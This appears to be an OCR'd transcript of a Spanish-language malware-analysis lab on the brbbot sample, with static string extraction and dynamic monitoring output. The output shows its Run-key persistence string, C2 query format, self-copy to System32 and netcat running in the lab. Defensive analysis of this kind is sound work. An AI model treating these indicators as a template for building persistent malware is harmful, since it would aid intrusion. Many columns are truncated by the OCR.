




```
C:\Users\malware\Desktop\Tema3_Sub2.3_MonPorDomTipoPull_brbbot_MuestraDeMalware>
strings brbbot.exe > cadenasbrbot.txt

C:\Users\malware\Desktop\Tema3_Sub2.3_MonPorDomTipoPull_brbbot_MuestraDeMalware>
```

Nombre	Fecha de modifica...	Tipo
brbconfig.tmp	11/04/2016 16:48	Carpeta de archivos
brbbot.exe	11/04/2016 16:47	Aplicación
brbconfig.tmp.zip	15/10/2015 11:24	Archivo WinRAR Z...
cadenasbrbot.txt	12/04/2016 16:48	Documento de tex...




```
Strings v2.51
Copyright (C) 1999-2013 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
Rich
ObO
.text
`.data
.rsrc
@.reloc
%02x
%2x
%s?i=%s&c=%s&p=%s
brbconfig.tmp
YnJiYm90
brbbot
Software\Microsoft\Windows\CurrentVersion\Run
CONFIG
encode
sleep
exit
conf
file
exec
uri
```




```
3=4p4
5"5A5K5h5
6=6[6y6<7E7N7j7
8!8<878>8M8T8c8j8y8
9#9+999
9W:t:
: ;.;N;];d;m;u;
<><?<F<l<
="=1=S=f=w=~=
>&>K>c>
?&?3?P?j?p?z?
0T0Y0e0l0|0
0?1X1
2c2h2n2s2x2}2
3/343=3B3O3`3f3m3
4!4j4v4|4
425>5m5y5
8,9:9
9$:>:H:_:
;-;:;F;N;U;b;t;
<$<*<4<=<H<U<[<a<l<s<
>$><>

C:\Users\malware\Desktop\Tema3_Sub2.3_MonPorDomTipoPull_brbbot_MuestraDeMalware>
pestr brbbot.exe > cadenaspestrbrbbot.txt

C:\Users\malware\Desktop\Tema3_Sub2.3_MonPorDomTipoPull_brbbot_MuestraDeMalware>
```


Nombre
brbconfig.tmp
brbbot.exe
brbconfig.tmp.zip
cadenasbrbot.txt
cadenaspestrbrbbot.txt



```
C:\Users\malware\Desktop\Tema3_Sub2.3_MonPorDomTipoPull_brbbot_MuestraDeMalware>
strings2 brbbot.exe >strings2brbbot.txt

C:\Users\malware\Desktop\Tema3_Sub2.3_MonPorDomTipoPull_brbbot_MuestraDeMalware>
```



```
C:\Users\malware\Desktop\Tema3_Sub2.3_MonPorDomTipoPull_brbbot_MuestraDeMalware>
signsrch brbbot.exe > signsrchbrbbot.txt

Signsrch 0.2.3
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org
  optimized search function by Andrew http://www.team5150.com/~andrew/
  disassembler engine by Oleh Yuschuk

- done

C:\Users\malware\Desktop\Tema3_Sub2.3_MonPorDomTipoPull_brbbot_MuestraDeMalware>
```



Papelera de reciclaje
HxD 1.7.7.0
SSH Secure Shell Client
BinText 3.0.3.exe
Decom 0.4.5
Regshot 1.9.0 x86 Unicode (N...
1st shot
2nd shot
TCPView - Sysinternals: www.sysinternals.com
File Options Process View Help
Process Hacker [LAB_MALWARE_W7\malware]
Hacker View Tools Users Help
Refresh Options Find Handles or DLLs System Information
Search Processes (Ctrl+K)
Processes Services Network
Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help


Compare logs save as: ● Plain TXT ○ HTML document

Name	PID	CPU	I/O Total...	Private B...	User Name	Description
System Idle Process	0	47,65		0	NT AUTHORITY\SYSTEN	
System	4	3,53		48 kB		
smss.exe	268			228 kB		
Interrupts		7,96		0		
csrss.exe	364			2,37 MB		
wininit.exe	416			864 kB		
services.exe	520	2,00		3,8 MB		
svchost.exe	636			2,47 MB		
WmiPrvSE.exe	2820			1,74 MB		
svchost.exe	700			2,1 MB		
svchost.exe	796			14,51 MB		
audiodg.exe	4068			14,66 MB		
svchost.exe	884			34,24 MB		
dwm.exe	1052	6,74		80,43 MB		
svchost.exe	912			12,73 MB		
svchost.exe	1064	0,01		6,03 MB		
svchost.exe	1224	0,98	1,25 kB/s	10,59 MB		


Process	PID	Protocol	Local Address
	536	TCP	0.0.0.0
	536	TCPV6	[0:0:0:0:0:0:0:0
	2236	TCP	0.0.0.0
exe	520	TCP	0.0.0.0
exe	520	TCPV6	[0:0:0:0:0:0:0:0
xe	700	TCP	0.0.0.0
xe	796	TCP	0.0.0.0
xe	912	TCP	0.0.0.0
xe	912	UDP	0.0.0.0
			127.0.0.1
			192.168.1.10
			0.0.0.0
			0.0.0.0
			0.0.0.0
			0.0.0.0
			0.0.0.0
			0.0.0.0
			0.0.0.0
			0.0.0.0
			192.168.1.10
			127.0.0.1
		V6	[0:0:0:0:0:0:0:0
		V6	[0:0:0:0:0:0:0:0
		V6	[0:0:0:0:0:0:0:0
		V6	[0:0:0:0:0:0:0:0
		V6	[0:0:0:0:0:0:0:1
		V6	[fe80:0:0:0:31d.
		V6	[0:0:0:0:0:0:0:0
		V6	[0:0:0:0:0:0:0:0
		V6	[0:0:0:0:0:0:0:0

Time ...	Process Name	PID	Operation	Path
14:59:...	SearchIndexer....	2528	FileSystemControl	C:
14:59:...	SearchIndexer....	2528	FileSystemControl	C:
14:59:...	DllHost.exe	1780	Thread Exit	
14:59:...	Explorer.EXE	1688	RegQueryKey	HKCU\Software\Classes
14:59:...	Explorer.EXE	1688	RegOpenKey	HKCU\Software\Classes\Application
14:59:...	Explorer.EXE	1688	RegOpenKey	HKCR\Applications\Procmon.exe
14:59:...	Explorer.EXE	1688	CreateFile	C:\Users\malware\Desktop\Procmor
14:59:...	Explorer.EXE	1688	QueryBasicInfor...	C:\Users\malware\Desktop\Procmor
14:59:...	Explorer.EXE	1688	CloseFile	C:\Users\malware\Desktop\Procmor
14:59:...	Explorer.EXE	1688	RegOpenKey	HKLM\Software\Microsoft\Windows

Showing 1.251.629 of 1.283.344 events (97%) Backed by virtual memory




Aplicaciones Lugares
vie 15 de abr, 15:06
malw
Capturing from eth0 [Wireshark 1.8.2] (como superusuario)
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression...
Clear
Apply
No.
Time
Source
Destination
Protocol
Length
Info




Process Hacker [LAB_MALWARE_W7\malware]
Hacker View Tools Users Help
Refresh Options Find Handles or DLLs System Information
Search Processes (Ctrl+K)
Processes Services Network


Name	PID	CPU	I/O Total...	Private B...	User Name	Description
winlogon.exe	476			1,52 MB		Aplicación de inicio de sesión ...
explorer.exe	1688	0,26		29,96 MB	LAB_MALW...\malware	Explorador de Windows
vmtoolsd.exe	2188	1,45	1,05 kB/s	9,4 MB	LAB_MALW...\malware	VMware Tools Core Service
brbbot.exe	2208			2,16 MB	LAB_MALW...\malware	
nc.exe	2236			712 kB	LAB_MALW...\malware	
ProcessHacker.exe	408	6,13		7,05 MB	LAB_MALW...\malware	Process Hacker
TCPView 3.05.exe	3852	3,50	944 B/s	5,12 MB	LAB_MALW...\malware	TCP/UDP endpoint viewer
Regshot-x86-Unicode.exe	948			76,76 MB	LAB_MALW...\malware	Regshot 1.9.0 x86 Unicode
Procmon.exe	2472			2,85 MB	LAB_MALW...\malware	Process Monitor
Procmon.exe	1700	2,37	150,22 kB...	22,19 MB	LAB_MALW...\malware	Process Monitor



```
Regshot 1.9.0 x86 Unicode
Comments:
Datetime: 2016/4/15 19:59:18  ,  2016/4/15 20:12:59
Computer: LAB_MALWARE_W7 , LAB_MALWARE_W7
Username: malware , malware

----------------------------------
Values modified: 5
----------------------------------
HKLM\SOFTWARE\Microsoft\Reliability Analysis\RAC\TransientValue:  E0 63 90 0F F
HKLM\SOFTWARE\Microsoft\Reliability Analysis\RAC\TransientValue:  BA 40 33 C7 F
HKLM\SOFTWARE\Microsoft\Reliability Analysis\RAC\WmiLastTime:  F7 9E DF 48 4E 9
HKLM\SOFTWARE\Microsoft\Reliability Analysis\RAC\WmiLastTime:  77 17 F2 DD 52 9
HKLM\SYSTEM\RNG\Seed:  53 65 65 64 46 69 6C 65 00 D0 07 00 44 A2 26 DD 6B AD 66
```



```
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\malware>sha1sum C:\Users\malware\Desktop\brbbot.exe
8115064c98f248bd06b4a55f36232c5bce89d624  C:\Users\malware\Desktop\brbbot.exe

C:\Users\malware>sha1sum C:\Windows\System32\brbbot.exe
8115064c98f248bd06b4a55f36232c5bce89d624  C:\Windows\System32\brbbot.exe

C:\Users\malware>_
```




Display entries matching these conditions:

Process Name ▾ is ▾ brbbot.exe ▾ then Include ▾

	Column	Relation	Value	Action
☑	✓ Process Name	is	brbbot.exe	Include
☑	☒ Process Name	is	Procmon.exe	Exclude
☑	☒ Process Name	is	Procexp.exe	Exclude
☑	☒ Process Name	is	Autoruns.exe	Exclude
☑	☒ Process Name	is	System	Exclude
☑	☒ Operation	begins with	IRP_MJ	Exclude


ne ...	Process Name	PID	Operation	Path
15:...	brbbot.exe	2084	Process Start	
15:...	brbbot.exe	2084	Thread Create	
15:...	brbbot.exe	2084	Load Image	C:\Users\malware\Desktop\brbbot.e
15:...	brbbot.exe	2084	Load Image	C:\Windows\System32\ntdll.dll
15:...	brbbot.exe	2084	CreateFile	C:\Windows\Prefetch\BRBBOT.EXE
15:...	brbbot.exe	2084	RegOpenKey	HKLM\System\CurrentControlSet\Co
15:...	brbbot.exe	2084	RegOpenKey	HKLM\System\CurrentControlSet\Co
15:...	brbbot.exe	2084	RegQueryValue	HKLM\System\CurrentControlSet\Co
15:...	brbbot.exe	2084	RegCloseKey	HKLM\System\CurrentControlSet\Co
15:...	brbbot.exe	2084	CreateFile	C:\Users\malware\Desktop

wing 3.013 of 1.935.058 events (0.1%)   Backed by virtual memory




Operation	Path	Result	Detail
CloseFile	C:\Users\malware\Desktop\brbbot.exe	SUCCESS	
CreateFile	C:\Users\malware\Desktop\brbbot.exe	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Sequ
QueryStandardI...	C:\Users\malware\Desktop\brbbot.exe	SUCCESS	AllocationSize: 20.480, EndOfFile: 18.944, NumberOfLinks: 1, De
QueryBasicInfor...	C:\Users\malware\Desktop\brbbot.exe	SUCCESS	CreationTime: 15/10/2015 11:14:18, LastAccessTime: 11/04/20
QueryStreamInf...	C:\Users\malware\Desktop\brbbot.exe	SUCCESS	0: ::$DATA
QueryBasicInfor...	C:\Users\malware\Desktop\brbbot.exe	SUCCESS	CreationTime: 15/10/2015 11:14:18, LastAccessTime: 11/04/20
QueryEaInform...	C:\Users\malware\Desktop\brbbot.exe	SUCCESS	EaSize: 0
CreateFile	C:\Windows\System32\brbbot.exe	SUCCESS	Desired Access: Generic Write, Read Data/List Directory, Read
CloseFile	C:\Windows\System32\brbbot.exe	SUCCESS	
CreateFile	C:\Windows\System32\brbbot.exe	SUCCESS	Desired Access: Generic Write, Read Data/List Directory, Read

Showing 3.013 of 1.935.058 events (0.1%)   Backed by virtual memory




```
Operation          Path                                   Result      Detail
CloseFile          C:\Users\malware\Desktop\brbbot.exe    SUCCESS
CreateFile         C:\Users\malware\Desktop\brbbot.exe    SUCCESS     Desired Access: Generic Read, Disposition: Open, Options: Sequ
QueryStandardI...  C:\Users\malware\Desktop\brbbot.exe    SUCCESS     AllocationSize: 20.480, EndOfFile: 18.944, NumberOfLinks: 1, De
QueryBasicInfor... C:\Users\malware\Desktop\brbbot.exe    SUCCESS     CreationTime: 15/10/2015 11:14:18, LastAccessTime: 11/04/20
